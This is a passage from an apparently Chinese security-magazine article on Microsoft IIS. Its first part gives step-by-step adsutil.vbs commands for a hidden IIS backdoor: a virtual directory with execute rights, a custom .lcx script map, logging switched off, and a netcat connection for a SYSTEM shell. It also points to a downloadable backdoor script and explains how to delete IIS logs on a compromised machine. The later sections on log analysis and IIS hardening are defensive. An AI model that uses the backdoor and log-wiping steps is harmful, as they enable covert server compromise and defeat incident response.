6. 增加一个虚拟目录，设置虚拟目录的各项属性

```
cscript adsutil.vbs create /w3svc/2/root/root (目录名叫root)
cscript adsutil.vbs set w3svc/2/root/root/KeyType "IIsWebVirtualDir"
cscript adsutil.vbs set w3svc/2/root/root/AppRoot "/LM/W3SVC/2/Root/root"
cscript adsutil.vbs set w3svc/2/root/root/AppFriendlyName "root"
cscript adsutil.vbs set w3svc/2/root/root/AppIsolated 2
cscript adsutil.vbs set w3svc/2/root/root/AccessRead True
cscript adsutil.vbs set w3svc/2/root/root/AccessExecute True
cscript adsutil.vbs set w3svc/2/root/root/AccessScript True
```

7. 增加虚拟目录root的映射.lcx，用iisapi.dll

来解析

cscript adsutil.vbs set w3svc/2/root/root/ScriptMaps ".lcx,C:\winnt\system32\iisapi.dll,1"

8. 不进行日志记录

adsutil.vbs set /w3svc/1/root/root/dontlog true

做完以后，这个奇妙IIS后门的连接命令是：

nc targetip 80
post /%08/ anything.lcx




图27

如图27，这样就会在对方系统下得到一个system32下的shell。如果你嫌麻烦，你还可以使用envymask做过的一个IIS后门的批处理文件。下载地址为http://www.chinesehack.org/down/show.asp?id=3873。不过，此方法在sp4下已失效了。针对这种情况，动鲨最近才写了一个sp4下的IIS后门的vbs，主要是运用了webdav目录的种种特性，这里我让大家先睹为快了，我提前公布了，动鲨不要骂我呀（见光盘iisfinal.vbs）！（编按：SP4+Win2k做后门的方法已经刊登在本期牧马记中，文章名为《IIS后门重现》。

自然，运用IIS的特性，我们还可以做更多的事情，也许你把我讲的13457项合在一起来做的话，你可以想像一下会做成一个多么方便、隐匿、强大的不被查杀的穿透防火墙的后门呢？

IIS安全机制漫谈

IIS可以说是一把双刃剑，在拥有众多漏洞的同时，微软也相应给出了IIS的强硬的防护措施，只要网管认真研究IIS的配置，还是能把IIS的风险降到最低，性能发挥到最佳。这里根据我的个人理解，给大家提供了以下方法：

1.系统被入侵后，IIS日志的安全响应

最近脚本漏洞入侵风靡，很多网站因为采用了有漏洞的脚本，被黑客从80端口突破防火墙进入了系统内部，甚至进一步渗透得到了sysadmin权限。如果发现了入侵者的蛛踪马迹，网管完全可以从IIS日志上分析出黑客的入侵手段、入侵时间及IP地址来源。我们现在就在218.59.103.110这个服务器上，架设了一个动网文章系统，从211.22.33.83这个IP来进行一次模拟渗透，看看在IIS日志里会留下什么。

IIS的日志默认放在system32\LogFiles\W3SVC1\目录下，每天生成一个日志文件，包含了该日的一切记录，文件名通常为“ex（年份）（月份）（日期）”，例如ex040303，就是2004年3月3日产生的日志，用记事本就可直接打开，如下例（为了分析清楚，我省略了一些无关字符）：

```
2004-03-03 00:52:24 211.22.33.82 - 218.59.103.110 80 GET /wz/list.asp id=228 200
2004-03-03 00:52:38 211.22.33.83 - 218.59.103.110 80 GET /wz/list.asp id=228%20and%201=1|91|800a000d|类型不匹配:_'[string:__228_and_1=1_]' 500
2004-03-03 00:52:48 211.20.180.122 - 218.59.103.110 80 GET /wz/list.asp id=228%20and%201=2 200
2004-03-03 00:53:37 211.20.180.122 - 218.59.103.110 80 GET /wz/asp.mdb - 404
2004-03-03 00:54:28 211.20.180.122 - 218.59.103.110 80 GET /wz/article.mdb - 200
```

很明显，从第一行日志我们可以看到，入侵者211.22.33.82成功访问到了218.59.103.110/wz/list.asp?id=228这个url，因为http的响应码为200（常见HTTP状态码含义有“200”：完成、“202”：接受、“300”：多重选择、“302”：发现、“400”：错误请求、“404”：未发现、“502”：CGI错误，http状态码协议表详见附录）。接着入侵者又在list.asp?id=228后分别提交了1＝1和1＝2来判断是否存在脚本漏洞，结果正如他所愿，IE分别给了他不同的判断信息。但是似乎入侵者并没有接下来暴破密码，因为从第四行日志中来看他是提交/asp.mdb，来尝试猜解数据库名，结果是404没有发现，接下来他好像是上网去下载了一个动网文章系统，得知了默认数据库的名字后直接又提交了/article.mdb，这下让入侵者乐了，因为从日志上来看，http返回的状态码为200，黑客成功下载到了article.mdb这个数据库。

现在ASP木马被很多人留作后门，但是会在IIS日志里留下痕迹，所以配置使用前，不让放有ASP木马的webdav目录来记录日志选项是个明智的作法。另外，如果要清除IIS日志，只要选择net stop w3svc，然后再del system32\LogFiles\W3SVC1*.*就可万事大吉，当然事后不要忘记再启动肉鸡的IIS：net start w3svc。

2.建立一个袖珍型的IIS，从而将风险降到最低

针对一般用户来说，IIS一些额外组件根本没有多大用处，那就对IIS进行一次大瘦身，你可以考虑参照图28。




图28

将以下组件拉进黑名单：Internet服务管理器（HTML）是基于Web的IIS服务器管理页面，一般情况下不应通过Web进行管理，建议卸载；样本页面和脚本有些是专门为显示IIS的强大功能设计的，但同样可被用来从Internet上执行应用程序和浏览服务器，这不是好事情；如果不打算使用服务器转发邮件和提供新闻组服务，就删除SMTP和NNTP这些项目吧，否则会因为它们的漏洞带来新的不安全。还有一个是Internet打印，Internet打印是Win2K中的一个新特性，它提供了通过Internet将打印作业题交给打印机的方式。但是由于网络上的打印机是通过一个Web页面进行访问并管理的，所以也就使系统增加了许多受到利用的可能。还要提醒你的是，请在IIS管理器中删除必须之外的任何无用映射，如htr、htw、idq、ida等。一般来讲，我们只留下asp映射即可，其它的都让它见鬼去吧。像图29那样，你只要保留加黑框的.asp就行，其它的都可删掉。




图29

3.严格的权限审核，可能会让你避免意外损失

首先，毫无疑问的是IIS应该以NTFS文件系统为平台，FAT文件系统只能提供共享级的安全，无法像NTFS那样对文件和目录进行安全选项的管理。安装IIS时还要注意避免安装在系统分区上，那样会使系统文件与IIS同样面临着非法访问，容易使黑客侵入系统分区。其次，是严格来设置www目录的访问权限。已经设置成Web目录的文件夹，可以通过操作Web站点属性页实现对WWW目录访问权限的控制，该目录下的所有文件和子文件夹都会自动继承这些安全机制。WWW服务除了提供NTFS文件系统提供的权限外，还提供了读取权限；允许用户读取或下载WWW目录中的文件、执行权限；允许用户运行WWW目录下的程序和脚本。具体设置方法是打开IIS管理器，选择“主目录”选项卡→对选中虚拟目录的“目录属性”进行设置，一般情况下按照图30设置即可。




图30

再次，是设置匿名用户访问权限。安装IIS后产生的匿名用户IUSR_Computername（密码随机产生），其匿名访问给Web服务器带来潜在的安全问题，应对其权限加以控制。如无匿名访问需要，则可以取消Web的匿名访问服务，打开IIS→目录安全性→编辑、取消其匿名访问服务，如图31。




图31

在这个选项你可以看到IIS提供了三种形式认证的安全性，其含义如下：匿名用户访问：允许任何人匿名访问，在这三种中安全性最低；基本（Basic）认证：用户名和口令以明文方式在网络上传输，安全性能一般；Windows NT请求／响应方式：浏览器通过加密方式与IIS服务器进行交流，有效地防止了窃听者，是安全性比较高的认证形式。最后，你还可以采用建立SSL安全机制来给IIS加把锁、限制IP访问、选择微软提供的两款IIS保护工具IIS LOCK TOOL和URL SCAN TOOL等手段，来进一步保护你的web网站。不过，由于IIS的这样安全配置方法在网上的介绍多如牛毛，所以这里我就不再详述，避免落得个抄袭恶名。

4.及时进行IIS的备份与还原

IIS的设定可以做备份，方便被入侵后恢复成先前的状态。

注意的是：备份后只会还原IIS设定值部份，网站内的内容并不会备份还原。

